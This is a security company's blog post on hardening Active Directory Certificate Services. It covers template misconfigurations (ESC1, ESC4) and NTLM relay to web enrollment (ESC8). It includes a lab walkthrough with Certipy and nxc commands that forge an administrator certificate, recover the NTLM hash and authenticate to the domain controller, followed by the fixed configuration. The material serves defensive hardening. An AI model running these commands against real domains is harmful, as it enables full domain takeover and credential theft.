

SecCore Essentials - ADCS Security

 seccore.at/blog/adcs-security

Benjamin Floriani, Patrick Pongratz

September 29, 2025



Summary

This entry in our SecCore Essentials series is about Public Key Infrastructure (PKI) in Microsoft Active Directory networks, specifically concerning Active Directory Certificate Services (ADCS). This SecCore Essential is considered implemented if the following conditions are met:

- The ADCS Certificate Authority (CA) is not installed on a Domain Controller.
- No certificate templates allow a large number of users to enroll and specify a Subject Alternative Name (SAN) (**ESC1**).
- No certificate templates are editable by a large amount of users (**ESC4**).
- **Web Enrollment** is disabled or **Extended Protection for Authentication**¹ is enabled.

Introduction

Active Directory Certificate Services are an integral part of an Active Directory network. As a PKI service, it is used to manage and deploy certificates, which in turn are used for encrypted communication or authentication. An ADCS role consists of at least one Certificate Authority that is used to handle certificate requests and revocation. Modern installations however should have at least one offline Root-CA and an online and domain-joined Intermediate-CA. In order to issue certificates, certificate templates can be configured on the CAs. This is used for automatically issuing certificates, e.g. a new

computer that joins the network automatically gets a computer certificate with its name for secure authentication. These templates can have Access Control Lists (ACL) to restrict certificate enrolment and Extended Key Usage (EKU) to determine how certificates can be used. If these are not implemented securely, security issues may arise.

Common Attack Vectors


This section describes common problems with AD CS certificate templates and the CA itself.

Misconfigured Certificate Template (ESC1)

A certificate template is vulnerable to the ESC1 attack if the following conditions are met:

- Low privileged users can enroll this template
- The template allows EKU **Client Authentication** (or similar) or **Any Purpose**
- The Subject Alternative Name can be specified by the enrollee
- No manager approval is necessary

If such a certificate template exists, an attacker can request an authentication certificate for any user or computer in the domain, because they can specify the subject in the request and will get a valid certificate for that subject name. This certificate can then be used for logging in to computers, even the domain controllers.




Permissive Certificate Template ACLs (ESC4)

If access to certificate templates is not properly restricted, a large amount of users can edit permissions on a template. An attacker can abuse this by configuring a template in a way that makes it vulnerable to ESC1.

Insecure Web Enrollment (ESC8)

For easier administration, ADCS ships with a web enrollment interface² that makes it possible to request certificates in the browser and even use Single-Sign On over the browser to log in to this system. This comes with several security problems however, if the service is not correctly hardened.

If the Web Enrollment endpoint supports NTLM authentication and the insecure HTTP protocol, NTLM credentials can be relayed to this system and a certificate for the affected user can be obtained by an attacker. This is similar to attacks described in [SMB Signing](#) and [LDAP Signing](#). The Domain Controller can be coerced (forced to authenticate) to an attacker's machine, and the resulting NTLM authentication can be relayed to the ADCS Web Enrollment endpoint:



This results in the attacker gaining the certificate of a Domain Controller.

Attack Scenario

This section should demonstrate how attackers can exploit ADCS vulnerabilities, to fully compromise the Active Directory. The setup of this attack scenario is as follows:

- The attacker has compromised a client workstation or has a non-domain joined system with access to the internal network
- The attacker has credentials of a low privileged user account
- The attacker has no considerations regarding OPSEC, the most straightforward approach is used

Since the attacker already has a foothold within the target network, they can use this access to enumerate available certificate templates and their permissions using **Certipy**³ with the following command:

```
certipy find -u 'clientuser1@lab.local' -p <Password> -dc-ip 192.168.30.131 -text
```

This reveals that the certificate template WIFI is vulnerable to ESC1, since it allows all authenticated users to enroll and specify a Subject Alternative Name:

```
Object Control Permissions
Owner                      : LAB.LOCAL\Administrator
Write Owner Principals    : LAB.LOCAL\Domain Admins
                           LAB.LOCAL\Enterprise Admins
Write Dacl Principals     : LAB.LOCAL\Domain Admins
                           LAB.LOCAL\Enterprise Admins
                           LAB.LOCAL\Administrator
Write Property Principals : LAB.LOCAL\Domain Admins
                           LAB.LOCAL\Enterprise Admins
                           LAB.LOCAL\Administrator
[!] Vulnerabilities
ESC1                      : 'LAB.LOCAL\Domain Users' can enroll, enrollee supplies subject and template a
llows client authentication
```

With the provided information the attacker can request an authentication certificate for the user administrator@lab.local using the vulnerable template WIFI by using the following Certipy command:

```
certipy req -u 'clientuser1@lab.local' -p <Password> -dc-ip 192.168.30.131 -target
WIN-4SAHM65HN1H.lab.local -ca lab-WIN-4SAHM65HN1H-CA -template WIFI -upn
'administrator@lab.local' -sid 'S-1-5-21-...-500'
```

If the command succeeds, the attacker will receive a valid certificate for the administrator@lab.local account, which gets stored in the administrator.pfx file:

```
bf@DESKTOP-K7TUEGS -> certipy req -u 'clientuser1@lab.local' -p ' ' -dc-ip 192.168.30.131 -target WIN-4SAHM65HN1
H.lab.local -ca lab-WIN-4SAHM65HN1H-CA -template WIFI -upn 'Administrator@lab.local' -sid 'S-1-5-21-3814925540-344947264
-3326548825-500'
/home/bf/.local/pipx/venvs/certipy-ad/lib/python3.9/site-packages/certipy/version.py:1: UserWarning: pkg_resources is de
precated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for
removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with UPN 'Administrator@lab.local'
[*] Certificate object SID is 'S-1-5-21-3814925540-344947264-3326548825-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

This certificate can afterwards be used for authentication against the Domain Controller, which reveals the NTLM hash of the administrator@lab.local account:

```
bf@DESKTOP-K7TUEGS -> certipy auth -pfx administrator.pfx -dc-ip 192.168.30.131
/home/bf/.local/pipx/venvs/certipy-ad/lib/python3.9/site-packages/certipy/version.py:1: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@lab.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@lab.local': [REDACTED]
```

Since this is an NTLM hash, attackers can use it to issue system commands on the Domain Controller, effectively compromising the whole Active Directory:

```
bf@DESKTOP-K7TUEGS -> nxc smb 192.168.30.131 -u administrator -H [REDACTED]
SMB 192.168.30.131 445 WIN-4SAHM65HN1H [*] Windows Server 2022 Build 20348 x64 (name:WIN-4SAHM65HN1H) (domain:lab.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 192.168.30.131 445 WIN-4SAHM65HN1H [+] lab.local\administrator:[REDACTED] (Pwn3d!)
)
```

Mitigation

When applying the mitigations listed at the top of this blog post, we can see that the previously vulnerable certificate template WIFI is not vulnerable anymore:

Template Name	: WIFI
Display Name	: WIFI
Enabled	: False
Client Authentication	: True
Enrollment Agent	: False
Any Purpose	: False
Enrollee Supplies Subject	: False
Certificate Name Flag	: SubjectAltRequireUpn
Enrollment Flag	: AutoEnrollment
	PublishToDs
	IncludeSymmetricAlgorithms
Private Key Flag	: 16777216
	65536
	ExportableKey
Extended Key Usage	: Client Authentication
	Secure Email
	Encrypting File System
Requires Manager Approval	: False
Requires Key Archival	: False
Authorized Signatures Required	: 0
Validity Period	: 1 year
Renewal Period	: 6 weeks
Minimum RSA Key Length	: 2048
Permissions	
Enrollment Permissions	
Enrollment Rights	: LAB.LOCAL\Domain Admins
	LAB.LOCAL\Domain Users

	LAB.LOCAL\Enterprise Admins
Object Control Permissions	
Owner	: LAB.LOCAL\Administrator
Write Owner Principals	: LAB.LOCAL\Domain Admins LAB.LOCAL\Enterprise Admins LAB.LOCAL\Administrator
Write Dacl Principals	: LAB.LOCAL\Domain Admins LAB.LOCAL\Enterprise Admins LAB.LOCAL\Administrator
Write Property Principals	: LAB.LOCAL\Domain Admins LAB.LOCAL\Enterprise Admins LAB.LOCAL\Administrator

The correct certificate will also be issued when a certificate is requested with a different User Principal Name (UPN).

```
bf@DESKTOP-K7TUEGS ~> certipy req -u 'clientuser1@lab.local' -p ██████████ -dc-ip 192.168.30.131 -target WIN-4SAHM65HN1
H.lab.local -ca lab-WIN-4SAHM65HN1H-CA -template WIFI -upn 'Administrator@lab.local' -sid 'S-1-5-21-3814925540-344947264
-3326548825-500'
/home/bf/.local/pipx/venvs/certipy-ad/lib/python3.9/site-packages/certipy/version.py:1: UserWarning: pkg_resources is de
precated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for
removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with UPN 'clientuser1@lab.local'
[*] Certificate object SID is 'S-1-5-21-3814925540-344947264-3326548825-1103'
[*] Saved certificate and private key to 'clientuser1.pfx'
```